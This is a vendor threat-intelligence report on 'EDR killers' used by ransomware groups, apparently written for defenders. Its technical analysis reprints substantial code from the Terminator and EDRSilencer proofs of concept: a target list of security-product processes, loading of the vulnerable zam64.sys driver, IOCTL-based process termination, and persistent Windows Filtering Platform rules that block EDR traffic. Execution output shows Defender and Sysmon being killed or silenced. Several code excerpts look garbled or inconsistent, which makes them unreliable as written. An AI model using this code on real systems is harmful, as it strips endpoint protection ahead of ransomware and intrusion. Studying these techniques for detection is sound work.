



EMERGING THREATS PROTECTION REPORT

Emerging Threat: EDR Killers

After All, EDRs Are Not Invincible



FOREWORD

Threat actors continuously evolve in today's cybersecurity landscape, seeking new ways to breach organizations using increasingly sophisticated tools and techniques. This ongoing "cat and mouse" game has given rise to Endpoint Detection and Response (EDR) killers, which have become a significant threat in conjunction with the emergence of new ransomware variants and the rebranding of older ones. These tools have moved beyond theoretical concepts and niche exploitation techniques to become practical, widely adopted methods major ransomware groups use. **Reports** from CISA indicate that contemporary ransomware increasingly favours EDR evasion tools and techniques. Ransomware groups like Black Basta, Akira, Phobos, Play, ALPHV Black, Rhysida, Royal, AvosLocker, Snatch, LockBit 3.0, BianLian, Medusa, and the newer RansomHub and Embargo have adopted EDR killers or similar methods to circumvent EDR protections.

As organizations mature in their cybersecurity practices and strengthen security policies, many implement protections across various layers—from network to host to cloud. These efforts aim to secure infrastructures and meet compliance requirements. However, threat actors are adapting rapidly, with disturbing success rates. One recent trend highlights the increasing use of EDR killers among threat actors and ransomware groups to impair security measures like XDR and EDR, which were initially placed to detect and prevent such attacks. Unfortunately, these actors are becoming adept at completely neutralizing EDR solutions, leaving organizations vulnerable to attacks.

EDR killers signify a paradigm shift in the threat landscape. These tools enable ransomware and other malicious payloads to execute without resistance by disabling or neutralizing advanced endpoint defences. What was once the last line of defence is now systematically dismantled by adversaries who continuously refine their tactics, techniques, and procedures (TTPs). This alarming trend has been amplified by the availability of multiple proof-of-concept (PoC) tools shared openly across underground forums and even legitimate platforms, providing a ready-made arsenal for attackers to leverage.

Recent **statistics** and news reports further underscore the growing popularity of EDR killers among cybercriminals. Incidents involving their deployment have escalated sharply in the past few years, correlating with the rise of high-profile ransomware campaigns. These tools enable ransomware groups to achieve unprecedented operational success and set a dangerous precedent for other adversaries.

This report delves into the most common TTPs employed by EDR killers, examining how they exploit vulnerabilities, abuse legitimate drivers, and operate under the radar to impair security solutions. It also highlights the critical importance of detection and countermeasures to combat this rising threat. Through in-depth analysis and actionable insights, this report aims to equip security professionals with the knowledge to stay ahead of adversaries and safeguard their organizations against this sophisticated menace.

The increasing prevalence of EDR killers serves as a stark reminder of the importance of vigilance, innovation, and collaboration in cybersecurity.

TABLE OF CONTENTS

| | |
|---|----|
| Foreword | 01 |
| Authors | 02 |
| Introduction | 03 |
| Tactics and Techniques Used by EDRKillersOS Credential | 04 |
| • Bring Your Own Vulnerable Driver (<u>BYOVD</u>) | 04 |
| • Leveraging the Windows Filtering Platform (<u>WFP</u>) | 05 |
| • Disabling Protected Process Light (<u>PPL</u>) to Evade EDR | 12 |
| • NTDLL Unhooking | 14 |
| • Direct and Indirect Syscalls | 17 |
| Technical Analysis | 19 |
| Detection with Logpoint | 22 |
| Investigation and Response with Logpoint | 24 |
| Recommendations and Conclusion | 29 |



Bibek Thapa Magar

[Logpoint Security Research](#)

Bibek Thapa Magar is a certified ethical hacker focusing on adversarial attack simulation, detection engineering, and threat hunting. He currently works as a Security Researcher with the Logpoint Security Research team.



Ujwal Thapa

[Logpoint Security Research](#)

Ujwal Thapa is a cybersecurity enthusiast who has been working as a Security Researcher at Logpoint since 2021. His expertise includes threat hunting, response, detection engineering, and cloud security. Ujwal holds several notable certifications such as SAA-CO3, SC200, AZ104, and CEH (practical).

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.


Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

**All new detection rules are available as part of Logpoint's latest release and through the [Logpoint Help Center](#). Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.



1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP



1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report



1. Publishing of report



1. Continuous monitoring for other emerging threats to create next ETP report



INTRODUCTION

What are EDR Killers? How do they work? Stats based on real-world data. Examples:

Endpoint Detection and Response (EDR) systems serve as crucial security guardians, comprehensively monitoring organizational computers and servers to identify and neutralize potential security threats. As the primary line of defence, EDR systems often become the first target for attackers. When endpoint protections are compromised, adversaries can operate freely within the network, potentially causing significant damage to the organization's infrastructure and data.

Here comes the EDR killer, which targets the EDR and its defence capabilities by taking advantage of various noble techniques. EDR Killers are a sophisticated category of malicious software designed to compromise and impair Endpoint Detection and Response (EDR) security systems. Through a combination of advanced techniques and specialized tools, threat actors leverage this malware to neutralize or impair critical security infrastructure systematically, leaving systems vulnerable to further attacks. By deploying EDR killers, attackers can effectively render these protective measures blind, enabling them to conduct malicious operations on compromised systems while remaining undetected.

Standard techniques EDR killers use to achieve their goals are exploiting vulnerable drivers, manipulating the Windows Filtering Platform (WFP), and altering kernel-level structures. Methods such as NTDLL unhooking, callback deletion, process termination, and direct syscall manipulation enable these tools to neutralize security measures effectively. The successful use of an EDR killer poses a serious security threat, allowing attackers to operate undetected and potentially leading to severe consequences for organizations by undermining their primary defence mechanisms against cyber threats.

For example, **EDRKillShifter** stands out as one of the most dangerous cybersecurity threats that has emerged recently. This sophisticated malware, developed by the RansomHub ransomware group in mid-2024, was designed to neutralize Endpoint Detection and Response (EDR) systems, making it particularly concerning for organizations' security infrastructure.

Alongside EDRKillShifter, similar tools such as Terminator and AuKill have set off considerable alarm within the cybersecurity community. Their advanced evasion techniques enable them to circumvent even the most robustly defended systems, raising serious concerns about the effectiveness of current security measures.

Terminator is a tool similar to EDRKillShifter designed to impair EDR systems. It exploits vulnerable drivers to avoid detection, but its code is more straightforward and less stealthy. Terminator targets specific drivers with known vulnerabilities, making it easier for security teams to detect through established patterns.

AuKill, also known as AvNeutralizer, was first identified in 2022 as a tool to impair EDR protections using vulnerable drivers. While it shares tactics with EDRKillShifter, AuKill is less versatile and lacks the advanced obfuscation techniques of newer tools. It focuses on a narrower range of drivers, making it less adaptable across environments.

Recent cybersecurity analyses and statistical findings highlight an alarming trend: the growing deployment of Endpoint Detection and Response (EDR) killer tools by malicious actors, particularly in sophisticated ransomware operations. These specialized tools, designed to impair security measures, have become a critical weapon in cybercriminals' arsenal. The accompanying visualization can better understand this concerning development.

EDR KILLER AND RANSOMWARE: A LETHAL COMBINATION



TACTICS AND TECHNIQUES USED BY EDRKILLERS

EDR killers employ various tactics, techniques, and procedures (TTPs) to impair EDR systems—these range from unconventional yet practical approaches to complex kernel-level manipulations.

Bring Your Own Vulnerable Driver (BYOVD)

A driver is an essential software bridge that facilitates communication between the operating system and hardware devices. Rather than allowing applications to interface with hardware components directly, the operating system manages these interactions through driver-mediated requests, ensuring controlled and standardized device access. Malicious actors often exploit drivers to manipulate operating systems for unauthorized control and malicious purposes. Here comes a (Bring Your Own Vulnerable Driver (BYOVD), one of the most notorious methods employed by EDR killers. This involves attackers installing legitimate yet vulnerable drivers on the target system to escalate privileges and impair EDR defences.

Due to their digital signatures, these legitimate drivers are often trusted by security solutions like EDR and antivirus tools. Attackers exploit this trust by introducing a vulnerable driver—sometimes downgrading to older, less secure versions. Once installed, the vulnerable driver grants kernel-level access, enabling attackers to:

1. Terminate or manipulate EDR processes.
2. Deploy ransomware or malware without interference.
3. Conceal their presence by operating at a privileged level.

Tools like [EDRkillShifter](#), [Aukill](#), and [Terminator](#) exemplify how BYOVD exploits can cripple EDR defenses, leaving endpoints unprotected.

Leveraging the Windows Filtering Platform (WFP)

Another creative strategy involves misusing the Windows Filtering Platform ([WFP](#)), a collection of APIs and services designed to build network filtering and security applications. By obstructing or redirecting EDR-related traffic, attackers can disrupt the flow of telemetry data or alerts to the EDR management console. For instance, [EDRSilencer](#) uses WFP to block outbound communications across IPv4 and IPv6 protocols, effectively silencing EDR systems. This approach prevents:

1. Alerts from reaching security administrators.
2. Telemetry data is transmitted to detection engines for analysis, resulting in no communication to the manager or central console, thus preventing them from notifying them of any activities occurring on the compromised endpoints.

This tactic creates a stealthy environment where malicious activities can continue without triggering defensive responses.

Disabling Protected Process Light (PPL) to Evade EDR

Protected Process Light (PPL) is a critical Windows security feature introduced in Windows 8.1 to safeguard essential system processes from tampering or termination. This mechanism protects sensitive services, such as antivirus solutions and endpoint detection and response (EDR) systems, from unauthorized interference. However, attackers have developed methods to disarm PPL, undermining its protective capabilities.

Once PPL protection is disarmed, attackers can easily terminate EDR processes or access sensitive memory spaces, such as LSASS, to extract credentials.

NTDLL Unhooking

Endpoint Detection and Response (EDR) systems rely heavily on user-mode hooking to monitor and intercept malicious behavior. One critical area EDRs target is the `ntdll.dll` library, which bridges user-mode applications and the Windows kernel. By hooking functions within `ntdll.dll`, EDRs can observe and analyze application system calls, identifying potential threats such as process injections, file manipulations, or memory dumps. This hooking mechanism is essential for detecting and mitigating suspicious activity in real-time.

However, attackers have devised techniques to remove these hooks, with NTDLL unhooking being a prominent method. Unhooking involves restoring the `ntdll.dll` library's functions to their original, unhooked state, effectively removing the EDR's ability to monitor those calls. Attackers achieve this by:

1. Reloading a clean copy of `ntdll.dll` from disk into the process's memory, replacing the hooked version.
2. Patch cleaning involves overwriting the hooked functions directly with their original instructions, often extracted from a clean version of the library.

By removing these hooks, attackers ensure their system calls are no longer intercepted or logged, allowing undetected malicious actions like process hollowing, privilege escalation, or memory access (e.g., LSASS dumps). This tactic represents a significant challenge for EDRs as it undermines their ability to rely on user-mode monitoring to detect threats.

Direct and Indirect Syscalls

Syscalls are the interface through which user-mode applications interact with the Windows kernel, enabling operations like file access and process management. EDR systems monitor these syscalls by hooking functions in libraries like `ntdll.dll` to detect suspicious activity, such as memory dumps or unauthorized file access.

Attackers bypass EDR monitoring using **direct** and **indirect syscalls**:

1. **Direct Syscalls:** Attackers invoke syscalls directly to the kernel, bypassing user-mode libraries like `ntdll.dll`, thus avoiding EDR hooks.
2. **Indirect Syscalls:** Attackers use less standard or unmonitored modules to make syscalls, further evading detection.

While not aimed at "killing" EDRs, these techniques allow attackers to evade syscall monitoring, evade detection, and perform malicious actions without triggering alarms.

TECHNICAL ANALYSIS

The technical analysis in this report is based on publicly available Proof-of-Concepts that illustrate the functionality of various EDR Killer tools. These tools are designed to impair EDR solutions by leveraging methods such as process tampering, driver exploitation, or direct manipulation of security-related processes.

Notable examples include **SpyBoy's Terminator**, **Aukill**, and **EDRKillShifter**, which target EDR products by exploiting driver vulnerabilities. They abuse signed drivers to execute kernel-level operations and impair security tools without raising alarms.

Ransomware groups and other threat actors have weaponized these techniques to preclude EDR on victim machines, facilitating stealthier attacks. By compiling and analyzing these PoCs, we provide a walkthrough of their behaviour.

Technique 1: The Anatomy of BYoVD

Terminator, developed by **ZeroMemoryEx**, is a Proof-of-Concept that replicates the technique used by SpyBoy. It involves terminating EDR processes by exploiting the vulnerable `zam64.sys` **driver** from Zemana AntiLogger. This driver contains a critical security vulnerability that allows attackers to manipulate its internal allow list. By leveraging this flaw, malicious actors can issue IOCTL (Input/Output Control) commands, bypassing protections and disabling Endpoint Detection and Response (EDR) systems and antivirus solutions.

To execute Terminator, adversaries must first obtain **administrative privileges** or impair User Account Control (UAC) to gain the necessary elevated permissions. Once these privileges are secured, attackers exploit the vulnerable `zam64.sys` driver by issuing carefully crafted IOCTL (Input/Output Control) commands. This exploitation allows them to impair security protections and precisely terminate critical security processes.

Terminator is designed to target a predefined list of EDR and security processes for termination. While we have not verified the full extent of this list, our testing confirmed its ability to successfully terminate key processes, including MsMpEng, nissrv, osquery, and Sysmon.

```
#define IOCTL_REGISTER_PROCESS 0x8002010
#define IOCTL_TERMINATE_PROCESS 0x8002048
const char* g_serviceName = "Terminator";
const char* const g_edrlist[] = {
    "activeconsole", "anti malware", "anti-malware",
    "antimalware", "anti virus", "anti-virus",
    "antivirus", "appsense", "authtap",
    "avast", "avecto", "canary",
    "carbonblack", "carbon black", "cb.exe",
    "cisoamp", "cisco amp", "countercept",
    "countertack", "cramtray", "crssvc",
    "crowdstrike", "csagent", "csfalcon",
    "csshell", "cybereason", "cyclorama",
    "cylance", "cyoptics", "cypupdate",
    "cyvera", "cyserver", "cytray",
    "darktrace", "defendpoint", "defender",
    "eectrl", "elastic", "endgame",
    "f-secure", "forcepoint", "fireeye",
    "groundling", "GRRservice", "inspector",
    "ivantl", "kaspersky", "lacuna",
    "logrhythm", "malware", "mandiant",
    "mcafee", "morphisec", "msascuil",
    "msmpeng", "nissrv", "omni",
    "omniagent", "osquery", "palo alto networks",
    "pgeposervice", "pgssystemtray", "privilegeguard",
    "proccwall", "protectorservice", "gradar",
    "redcloak", "secureworks", "securityhealthservice",
    "semlaunchsv", "sentinel", "sepliveupdat",
    "sisidservice", "sisipsservice", "sisipstool",
    "smc.exe", "smcgui", "snac64",
    "sophos", "splunk", "srtsp",
    "symantec", "symcorpu", "symefasi",
    "sysinternal", "sysmon", "tanium",
    "tda.exe", "tdawork", "tpython",
    "vectra", "wincollect", "windowssensor",
    "wireshark", "threat", "xagt.exe",
    "xagtnotif.exe", "mssense" };
```

List for Processes

The **Terminator executable** operates through a structured execution flow designed to impair Endpoint Detection and Response (EDR) and antivirus processes. Below is a detailed breakdown:

Driver Loading Phase

The program begins by locating the vulnerable driver **zam64.sys** aka **Terminator.sys** and loading it into the system. It checks if the service exists, starts if it is found, or creates it if not. The driver is loaded from the file path determined by **FindFirstFileA** and **GetFullPathNameA**.

```
168 int main(void) {
169     WIN32_FIND_DATA fileData;
170     HANDLE hFind;
171     char FullDriverPath[MAX_PATH];
172     BOOL once = 1;
173
174     hFind = FindFirstFileA("Terminator.sys", &fileData);
175
176     if (hFind != INVALID_HANDLE_VALUE) { // file is found
177         if (GetFullPathNameA(fileData.cFileName, MAX_PATH, FullDriverPath, NULL) !=
178             0) { // full path is found
179             printf("driver path: %s\n", FullDriverPath);
180         }
181         else {
182             printf("path not found !!\n");
183             return (-1);
184         }
185     }
186     else {
187         printf("driver not found !!\n");
188         return (-1);
189     }
190     printf("Loading %s driver .. \n", fileData.cFileName);
191
192     if (loadDriver(FullDriverPath) {
193         printf("failed to load driver ,try to run the program as administrator!!\n");
194         return (-1);
195     }
196
197     printf("driver loaded successfully !!\n");
198 }
```

Driver Load

The **loadDriver** function handles creating or starting the driver service:

```
49 BOOL loadDriver(char* driverPath) {
50     SC_HANDLE hSCM, hService;
51
52     // Open a handle to the SCM database
53     hSCM = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
54     if (hSCM == NULL)
55         return (1);
56
57     // Check if the service already exists
58     hService = OpenServiceA(hSCM, g_serviceName, SERVICE_ALL_ACCESS);
59     if (hService != NULL) {
60         printf("Service already exists.\n");
61     }
62
63     // Start the service if it's not running
64     SERVICE_STATUS serviceStatus;
65     if (!QueryServiceStatus(hService, &serviceStatus)) {
66         CloseServiceHandle(hService);
67         CloseServiceHandle(hSCM);
68         return (1);
69     }
70
71     if (serviceStatus.dwCurrentState == SERVICE_STOPPED) {
72         if (!StartServiceA(hService, 0, nullptr)) {
73             CloseServiceHandle(hService);
74             CloseServiceHandle(hSCM);
75             return (1);
76         }
77         printf("Starting service...\n");
78     }
79
80     CloseServiceHandle(hService);
81     CloseServiceHandle(hSCM);
82     return (0);
83 }
84 }
```

Opening Device Handle and Registering the Process

After successfully loading the driver, the program opens a device handle (`\\.\ZemanaAntiMalware`) using `CreateFile`. It attempts to register the current process ID in the driver's "trusted list." This allows the process to interact with the driver without interference from security software. The registration is done using the `DeviceIoControl` function with the control code `IOCTL_REGISTER_PROCESS`.

```
181 HANDLE hDevice =
182     CreateFile(L"\\\\.\\ZemanaAntiMalware", GENERIC_WRITE | GENERIC_READ, 0,
183             NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
184
185 if (hDevice == INVALID_HANDLE_VALUE) {
186     printf("Failed to open handle to driver !! ");
187     return (-1);
188 }
189
190 unsigned int input = GetCurrentProcessId();
191
192 if (!DeviceIoControl(hDevice, IOCTL_REGISTER_PROCESS, &input, sizeof(input),
193                     NULL, 0, NULL, NULL)) {
194     printf("Failed to register the process in the trusted list %X !!\n",
195           IOCTL_REGISTER_PROCESS);
196     CloseHandle(hDevice);
197     return (-1);
198 }
199
200 printf("process registered in the trusted list %X !!\n",
201       IOCTL_REGISTER_PROCESS);
```

Terminate EDR/AV Processes

Now, the program enters an infinite loop, checking for processes that match the names of known EDR/AV software listed in `g_edrlist`. It uses the `CreateToolhelp32Snapshot` and `Process32First` functions to enumerate all processes running on the system. Suppose a process name matches one in the EDR/AV list. In that case, the program sends a termination command to the driver via `DeviceIoControl` using the `IOCTL_TERMINATE_PROCESS` control code, which requests the driver to kill the identified process.

```
202
203     printf(
204         "Terminating ALL EDR/XDR/AVs ..\nkeep the program running to prevent "
205         "windows service from restarting them\n");
206
207     for (;;) {
208         if (!checkEDRProcesses(hDevice))
209             Sleep(1200);
210         else
211             Sleep(700);
212     }
213
214     system("pause");
215
216     CloseHandle(hDevice);
217
218     return 0;
219 }
```

Helper Function (checkEDRProcesses):

```
114
115 DWORD
116 checkEDRProcesses(HANDLE hDevice) {
117     unsigned int procId = 0;
118     unsigned int pOutbuff = 0;
119     DWORD bytesRet = 0;
120     int ecount = 0;
121     HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
122
123     if (hSnap != INVALID_HANDLE_VALUE) {
124         PROCESSENTRY32 pE;
125         pE.dwSize = sizeof(pE);
126
127         if (Process32First(hSnap, &pE)) {
128             do {
129                 char exeName[MAX_PATH];
130                 wctomb_s(exeName, pE.szExeFile, MAX_PATH);
131
132                 if (isInEdrlist(exeName)) {
133                     procId = (unsigned int)pE.th32ProcessID;
134                     if (!DeviceIoControl(hDevice, IOCTL_TERMINATE_PROCESS, &procId,
135                                         sizeof(procId), &pOutbuff, sizeof(pOutbuff),
136                                         &bytesRet, NULL))
137                         printf("fail to terminate %ws !!\n", pE.szExeFile);
138                     else {
139                         printf("terminated %ws\n", pE.szExeFile);
140                         ecount++;
141                     }
142                 } while (Process32Next(hSnap, &pE));
143             } while (Process32Next(hSnap, &pE));
144         }
145         CloseHandle(hSnap);
146     }
147     return (ecount);
148 }
```


So, Compiling it and executing it in our system:

```


Terminator.exe
driver path: C:\Users\Administrator\Downloads\Terminator.sys
Loading Terminator.sys driver ..
Service created successfully.
Starting service...
driver loaded successfully !!
process registered in the trusted list 80002010 !!
Terminating ALL EDR/XDR/AVs ..
keep the program running to prevent windows service from restarting them
terminated MsMpEng.exe
terminated osqueryd.exe
terminated osqueryd.exe
terminated Sysmon64.exe
terminated MsMpEng.exe
terminated MsMpEng.exe
    
```

We successfully confirmed the termination of essential defender processes, including **MsMpEng.exe**, **NirServ.exe**, and **Sysmon**.

| Name | PID | Status | User name | CPU | Memory (a...) | UAC virtualizat... |
|-----------------|------|---------|--------------|-----|---------------|--------------------|
| dwm.exe | 332 | Running | DWM-1 | 00 | 13,600 K | Disabled |
| dwm.exe | 3140 | Running | DWM-2 | 00 | 21,536 K | Disabled |
| explorer.exe | 4288 | Running | Administr... | 00 | 28,924 K | Not allowed |
| fontdrvhost.exe | 748 | Running | UMFD-1 | 00 | 1,152 K | Disabled |
| fontdrvhost.exe | 744 | Running | UMFD-0 | 00 | 1,200 K | Disabled |
| fontdrvhost.exe | 728 | Running | UMFD-2 | 00 | 1,792 K | Disabled |
| LogonUI.exe | 340 | Running | SYSTEM | 00 | 7,968 K | Not allowed |
| lsass.exe | 600 | Running | SYSTEM | 00 | 5,676 K | Not allowed |
| mmc.exe | 4240 | Running | Administr... | 00 | 5,168 K | Not allowed |
| msdtc.exe | 4708 | Running | NETWORK... | 00 | 2,460 K | Not allowed |
| MsMpEng.exe | 3336 | Running | SYSTEM | 00 | 181,876 K | Not allowed |
| NisSrv.exe | 2080 | Running | LOCAL SE... | 00 | 3,092 K | Not allowed |
| rmllog.exe | 4640 | Running | SYSTEM | 00 | 3,648 K | Not allowed |



Before the execution of Terminator



After Executing of Terminator.exe

Technique 2: Misuse of Windows Filtering Platform (WFP)

WFP is a set of APIs that allows interaction with the network stack in Windows, enabling the inspection, modification, and filtering of network traffic. However, adversaries can exploit WFP to silence EDR solutions by blocking communication between the EDR and its cloud servers, preventing it from sending data or receiving updates.

For our analysis, we utilized a publicly available Proof of Concept (PoC) from the repository [EDRSilencer](#). This PoC demonstrates how attackers can exploit the Windows Filtering Platform (WFP) to undermine Endpoint Detection and Response (EDR) systems.

We compiled and executed the PoC in a controlled environment to observe its behavior. The tool effectively manipulated WFP filters, allowing it to suppress EDR functionalities by intercepting and modifying network traffic. Specifically, it demonstrated capabilities such as blocking EDR's communication with its cloud servers.

Threat actors have been **observed** integrating EDRSilencer into their attack strategies to impair various EDR products, including those from Microsoft, Elastic, Trellix, Qualys, SentinelOne, Cybereason, Broadcom Carbon Black, Tanium, Palo Alto Networks, Fortinet, Cisco, ESET, HarfangLab, and **Trend Micro**.

So, diving into the code, the first step in its execution involves identifying EDR processes running on the system. EDRSilencer maintains a predefined list of known EDR and AV processes, iterating through the system's active processes using the Windows API ([CreateToolhelp32Snapshot](#), [Process32First](#), and [Process32Next](#)). It compares the names of active processes against this list, flagging matches for further action.

```
1 char*edrProcess[] = {"MsMpEng.exe", "MsSense.exe", "SenseIR.exe", "SenseNdr.exe", "SenseCncProxy.exe", "SenseSampleUploader.exe",
2 "winlogbeat.exe", "elastic-agent.exe", "elastic-endpoint.exe", "filebeat.exe", "xagt.exe", "QualysAgent.exe", "SentinelAgent.exe",
3 "SentinelAgentWorker.exe", "SentinelServiceHost.exe", "SentinelStaticEngine.exe", "LogProcessorService.exe", "SentinelStaticEngineScanner.exe",
4 "SentinelHelperService.exe", "SentinelBrowserNativeHost.exe", "CylanceSvc.exe", "AmSvc.exe", "CrAmTray.exe", "CrsSvc.exe",
5 "ExecutionPreventionSvc.exe", "CybereasonAV.exe", "cb.exe", "RepMgr.exe", "RepUtils.exe", "RepUx.exe", "RepWAV.exe", "RepWSC.exe",
6 "TaniumClient.exe", "TaniumCX.exe", "TaniumDetectEngine.exe", "Traps.exe", "cyserver.exe", "CyveraService.exe", "CyvrFsFlt.exe",
7 "fortiedr.exe", "sfc.exe", "EICConnector.exe", "ekrn.exe", "hurukai.exe", "CETASvc.exe", "WSCommunicator.exe", "EndpointBasecamp.exe",
8 "TmListen.exe", "Nrtscan.exe", "TmlWSCSvc.exe", "PccNTMon.exe", "TMBMSRV.exe", "CNTAoSMgr.exe", "TmCCSF.exe"};
```

Listing of EDR Processes

```
// Check if the running process is our list
BOOL isInEdrProcessList(const char* procName) {
    for (int i = 0; i < sizeof(edrProcess) / sizeof(edrProcess[0]); i++) {
        if (strcmp(procName, edrProcess[i]) == 0 && !inWfpFlag[i]) {
            inWfpFlag[i] = TRUE;
            return TRUE;
        }
    }
    return FALSE;
}
```

Check the running processes

Then, before interacting with system processes, it tries to enable [SeDebugPrivilege](#), a security privilege required to query information from or interact with other methods, especially those running with higher privileges.

```
10
11
12 EnableSeDebugPrivilege();
13
```

Once processes are detected, the tool blocks their outbound traffic by first retrieving the full path of each process using `QueryFullProcessImageNameW`. It then converts these file paths into Application IDs through a custom method (`CustomFwpmGetAppIdFromFile`). Filters are added to the WFP engine for both IPv4 and IPv6 traffic layers (`FWPM_LAYER_ALE_AUTH_CONNECT_V4` and `FWPM_LAYER_ALE_AUTH_CONNECT_V6`). These filters are configured to block traffic by specifying the Application ID in the filter conditions (`FWPM_CONDITION_ALE_APP_ID`). Filters are added persistently using the `FWPM_FILTER_FLAG_PERSISTENT` flag, ensuring they remain active even after the system reboots.

```

QueryFullProcessImageNameW(hProcess, 0, fullPath, &size);
errorCode = CustomFwpmGetAppIdFromFile(fullPath, &appid);
if (errorCode != CUSTOM_SUCCESS) {
    switch (errorCode) {
        case CUSTOM_FILE_NOT_FOUND:
            printf("[-] CustomFwpmGetAppIdFromFile failed to convert the \"%s\" to app ID format. The file path cannot be found.\n");
            break;
        case CUSTOM_MEMORY_ALLOCATION_ERROR:
            printf("[-] CustomFwpmGetAppIdFromFile failed to convert the \"%s\" to app ID format. Error occurred in allocating memory.\n");
            break;
        case CUSTOM_NULL_INPUT:
            printf("[-] CustomFwpmGetAppIdFromFile failed to convert the \"%s\" to app ID format. Please check your input.\n");
            break;
        case CUSTOM_DRIVE_NAME_NOT_FOUND:
            printf("[-] CustomFwpmGetAppIdFromFile failed to convert the \"%s\" to app ID format. The drive name cannot be found.\n");
            break;
        case CUSTOM_FAILED_TO_GET_DOS_DEVICE_NAME:
            printf("[-] CustomFwpmGetAppIdFromFile failed to convert the \"%s\" to app ID format. Failed to convert drive name to DOS device name.\n");
            break;
        default:
            break;
    }
}
CloseHandle(hProcess);
continue;
}
    
```

Retrieve path and conversion to an application ID

```

// Set up WFP filter and condition
filter.displayData.name = filterName;
filter.flags = FWPM_FILTER_FLAG_PERSISTENT;
filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
filter.actionType = FWPM_ACTION_BLOCK;
filter.weightValue = 0xFFFFFFFF;
filter.weightType = FWPM_UINT64;
filter.weight.uint64 = weightValue;
cond.fieldId = FWPM_CONDITION_ALE_APP_ID;
cond.matchType = FWPM_MATCH_EQUAL;
cond.conditionValueType = FWPM_BYTE_BLOB_TYPE;
cond.conditionValue.byteBlob = &appid;
filter.filterCondition = &cond;
filter.numFilterConditions = 1;

// Add WFP provider for the filter
if (GetProviderIdByDescription(providerDescription, &providerGuid)) {
    filter.providerKey = &providerGuid;
} else {
    provider.displayData.name = providerName;
    provider.displayData.description = providerDescription;
    provider.flags = FWPM_PROVIDER_FLAG_PERSISTENT;
    result = FwpmProviderAdd(&engine, &provider, NULL);
    if (result != ERROR_SUCCESS) {
        printf("[-] FwpmProviderAdd failed with error code: 0x%x.\n", result);
    } else {
        if (GetProviderGUIDByDescription(providerDescription, &providerGuid)) {
            filter.providerKey = &providerGuid;
        }
    }
}

// Add filter to both IPv4 and IPv6 layers
result = FwpmFilterAdd(&engine, &filter, NULL, &filterId);
if (result != ERROR_SUCCESS) {
    printf("[-] Failed to add filter in IPv4 layer with error code: 0x%x.\n", result);
} else {
    filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V6;
    result = FwpmFilterAdd(&engine, &filter, NULL, &filterId);
    printf("[-] Failed to add filter in IPv6 layer with error code: 0x%x.\n", result);
}

FreeAppId(&appid);
CloseHandle(hProcess);
printf("[-] Could not open process \"%s\" with error code: 0x%x.\n", pe32.szExeFile, GetLastError());
}
}
    
```

Setting up WFP filter and adding to IPv4 and IPv6 layers to block application traffic.


After compiling and executing the code in a controlled environment, We observed `MsMpEng.exe` running and it added WFP filter for both IPv4 and IPv6 layers.

```


PS C:\Users\Administrator\Downloads> .\Silencer.exe blockedr
Detected running EDR process: MsMpEng.exe (2752):
  Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 68083, IPv4 layer).
  Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 68084, IPv6 layer).
    
```

Execution of EDRSilencer

We verified it by looking at the event id 5157 in Event Viewer.



